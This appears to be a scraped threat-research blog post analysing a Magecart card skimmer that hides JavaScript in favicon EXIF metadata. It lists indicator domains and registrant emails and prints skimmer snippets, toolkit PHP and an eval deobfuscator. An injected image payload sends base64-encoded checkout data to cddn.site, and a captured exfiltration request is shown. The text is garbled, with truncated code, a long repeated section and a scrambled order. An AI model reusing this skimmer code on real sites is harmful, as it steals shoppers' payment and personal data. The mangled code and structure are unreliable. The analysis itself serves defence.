
```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#).

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```


```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded
=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kv"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
0h"_wp_http_referer:checkout-pagewc-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ"_wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
wB"billing_country:"]
uV
oN
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the `favicon.ico` file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lllI=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1llI.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e.
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1
split("").reverse().join("");
l1l1=-1
localStorage.removeItem("ars");
(1l1l,2
if (!ch || !cn)
l1l1.jc
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:

